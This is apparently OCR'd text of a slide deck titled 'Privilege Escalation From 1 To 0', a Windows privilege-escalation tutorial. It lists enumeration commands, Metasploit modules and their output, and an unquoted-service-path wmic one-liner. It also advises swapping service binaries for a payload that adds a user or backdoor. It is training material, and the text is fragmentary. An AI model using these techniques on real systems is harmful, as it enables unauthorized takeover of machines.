Comment        Administrators have complete and unrestricted access to the
uter/domain

Members

-------------------------------------------------------------
Administrator
GLOBOMANTICS\Domain Admins
GLOBOMANTICS\jfrost
Jeff
localadmin
The command completed successfully.


PS C:\>
```

Administrator: Windows PowerShell

```
PS C:\Users\Administrator> Get-ADUser -filter * -properties scriptpath, homedrive, homedirectory | where {$_.scriptpath
-like "*bat*"} | ft name, scriptpath, homedrive, homedirectory

name                          scriptpath                    homedrive                     homedirectory
----                          ----------                    ---------                     -------------
Aisha.Bhari                   production_login_script.bat   U:                            \\srv01\Aisha.Bhari
Aldith.Walker                 Sales_login_script.bat        U:                            \\srv02\Aldith.Walker
Alice.Mullins                 Sales_login_script.bat
Amanda.Agrawal                Sales_login_scrip2t.bat
Ana.Hayes                     production_login_script.bat
Andrea.Sharma                 production_login_script.bat
Andrew.O'Grady                Sales_login_script.bat
Aneeta.Dorking                sales_login_script.bat        H:                            \\srv02\Aneeta.Dorking
Ann.Parker                    Sales_login_script.bat
Anne.Pearce                   production_login_script.bat
Carol.Tubby                   Sales_login_script.bat
Corinne.Brown                 Sales_login_script.bat
Joe Bloggs                    research_login_script.bat     Z:                            \\srv01\Joe.Bloggs


PS C:\Users\Administrator> _
```


By : Hossam Mohamed

Privilege Escalation From 1 To 0


Users Information

UserListing
Net users

Sessions
qwinsta



```
C:\Windows\system32>net user /domain

User accounts for \\ISUNSHARESERVER

-------------------------------------------------------------------------------
Administrator            Clara                    Guest
iSunshare                krbtgt
The command completed successfully.


C:\Windows\system32>net user iSunshare
User name                    iSunshare
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/23/2014 10:37:19 AM
Password expires             7/22/2014 10:37:19 AM
Password changeable          1/23/2014 10:37:19 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```



```
PS C:\Users\ewright>
PS C:\Users\ewright> qwinsta /server:localhost
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 services                                    0  Disc
 console           ewright                   1  Active
 rdp-tcp                                 65536  Listen
PS C:\Users\ewright> _
```

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Massing patches


Kernel Exploits

Discovery of Missing Patches

```
wmic qfe get
Caption,Description,HotFixID,InstalledOn
```

```
Or kill AV
```

```
post/windows/gather/enum_patches
```



```
msf post(enum_patches) > run

[+] KB2871997 is missing
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7 (x86)
[+] KB2305420 - Possibly vulnerable to MS10-092 schelevator if Vista, 7, and 2008
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnd_broadcast, elevates from Low to Medium integ
rity
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7 SP0/SP1
[*] Post module execution completed
```

Privilege Escalation From 1 To 0


Applications Local Exploit

Our friend exploit-db

Maybe it’s not about Privilege escalation exploits only

RCE system privilege!!

You maybe have other way !



```
msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 38 exploit checks are being tried...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be
[+] 10.10.10.14 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is r
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

post/multi/recon/local_exploit_suggester

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Services exploitation

As we see , windows privilege escalation exploitation tecnics will start from here ☺


Quick look at exploit db

More then 60% of windows privilege escalation exploitation about services!

It's sound like ohh I thin that's easy

Good to have powershell knowledge

Let's get involved!!



Select an item to view its description.

Name	Description	Status	Startup Type	Log On As
Adobe Genuine Software In...	Adobe Gen...	Running	Automatic	Local Syste...
AdobeUpdateService		Running	Automatic	Local Syste...
Apple Mobile Device Service	Provides th...	Running	Automatic	Local Syste...
Application Information	Facilitates t...	Running	Manual (Trig...	Local Syste...
Autodesk Desktop App Serv...	Autodesk D...	Running	Automatic	Local Syste...
Avid Editor Broker	The Avid Ed...	Running	Automatic	Local Syste...
Avid Editor Db Engine	The Avid Ed...	Running	Automatic	Local Syste...
Avid Editor Transcode Status	Avid Backgr...	Running	Automatic	Local Syste...
Background Tasks Infrastru...	Windows in...	Running	Automatic	Local Syste...
Base Filtering Engine	The Base Fil...	Running	Automatic	Local Service
Bluetooth Support Service	The Bluetoo...	Running	Manual (Trig...	Local Service
Bonjour Service	Enables har...	Running	Automatic	Local Syste...
CNG Key Isolation	The CNG ke...	Running	Manual (Trig...	Local Syste...
COM+ Event System	Supports Sy...	Running	Automatic	Local Service
COM+ System Application	Manages th...	Running	Manual	Local Syste...
Connected Devices Platfor...	This service ...	Running	Automatic (D...	Local Service
Connected Devices Platfor...	This user se...	Running	Automatic	Local Syste...
Connected User Experience...	The Connec...	Running	Automatic	Local Syste...
Contact Data_90fd1	Indexes con...	Running	Manual	Local Syste...
CoreMessaging	Manages co...	Running	Automatic	Local Service
Credential Manager	Provides se...	Running	Manual	Local Syste...
Cryptographic Services	Provides thr...	Running	Automatic	Network S...
Data Usage	Network da...	Running	Automatic	Local Service
DCOM Server Process Laun...	The DCOM...	Running	Automatic	Local Syste...

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Services exploitation

Identify running services.
Net config / services under your control

Say hello to your new friend “sc”

What’s sc ?

Sc query /list all of the services on the machine

post/windows/gather/enum_services

Privilege Escalation From 1 To 0

Services exploitation

Let’s start analysis what we got !

Local administrator or services account!

Local System - Network Service - Local Service

Do you really want to get other limited shell ?

Just Get Hash’s and go home to crack and come back

Get-ADDefaultDomainPasswordPolicy / I thin you will know how much time it will take to crack it !!

Privilege Escalation From 1 To 0

Services exploitation

Normal Service Exploitation some checks

Services are automatically starting?

Services are controlled?

Can you overwrite Service binary?

Congratulations you own the box

Note : “in modern os sometimes, when you replace services binary with metasploit payload you will lose the shell after 1 min that’s bcs the app crash , so make sure that your payload is about simple task ! “ like install backdoor or add user

Privilege Escalation From 1 To 0

Services exploitation

Want some CVE into your CV ? I will tell you a trick :”)

“Unquoted services paths” or trusted paths

What’s that ?

It’s about space and “

C:\Program Files\blabla app\start.exe

C:\Program*Files\blabla*app\start.exe

All of the * are vulnerable points

If you failed in A plan , there are other 25 alphabet to try with it :”)

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Services exploitation

Identify Unquoted services

```
wmic service get name,displayname,pathname,startmode  |findstr /i “auto” |findstr /i /v “c:\windows\\” |findstr /i /v “””
```

Identify services account level !!

Check Write access !

Icacls /Service path/

Check control

Net config | findstr services name

Or if it’s automatically start , check if you can restart the box

exploit/windows/local/trusted_service_path

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Services exploitation

Registry Permissions

It’s not common “Adminisrators only who have write prem by default “

But ! It’s easy to exploit

Services listing in regedit
`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services`

Take look and check if you can change the path !

Good luck!

If you are in windows box

GUI access is just a option

It’s depends on you !

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Named pipes exploitation


What's Pipes ?!

IO ninja

Pipeslist
check your pipes

Metasploit : getsystem

Fuzzing demo



By : Hossam Mohamed

Privilege Escalation From 1 To 0


DLL Injection

Windows can dynamically load DLLs

What if DLL is Missing ?

LoadLibrary(“iamalib.dll”)

LoadLibrary(“c:\program files\iamalib.dll”)




acad.exe - Sistem Hatası

Program, MSVCP140.dll bilgisayarınızda eksik olduğundan başlayamıyor. Bu sorunu çözmek için programı yeniden yüklemeyi deneyin.

By : Hossam Mohamed

Privilege Escalation From 1 To 0

DLL Injection



1. The directory from which the application loaded.
2. The system directory.
3. The 16-bit system directory.
4. The Windows directory.
5. The current directory.
6. The directories that are listed in the PATH environment variable.

Not found ?
Windows attempts to locate the DLL by searching a well-defined set of directories

"*DLL preloading attack* or a *binary planting attack*"

How the searching operate work ?

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs

By : Hossam Mohamed

Privilege Escalation From 1 To 0

More Exploits

CVE-2018-1038 Total Meltdown

Windows 7 & 2008 R2

Some Kernel Exploits Windows 10

https://blog.xpnsec.com/total-meltdown-cve-2018-1038/

Also There are a good book for kernel exploitation

"A Guide to Kernel Exploitation: Attacking the Core"

By : Hossam Mohamed

Privilege Escalation From 1 To 0

AutoRun

AutoRuns tool

Check Paths

Can You Overwrite ?

Restart

Got SYSTEM Account :")

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Binary Replacements

Check Imported Binary

C:\Windows\System32\sethc.exe

Registers Check

- RunAs
- RunOnce
- RenameOnReboot
- AlwaysInstallElevated
- SRP Policy Enumeration

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Other Checks

- Virtual Image Backups / Storage

VMDK - VHD / VHDX - OVA - ISO – IMG

- Source code of applications running

- Default passwords for installed applications

- Default configuration file locations

What's Stored on Network Shares ?

Task manager

I Think This the end :")

Nice To Meet You All !!

@wazehell

Privilege Escalation From 1 To 0

By : Hossam Mohamed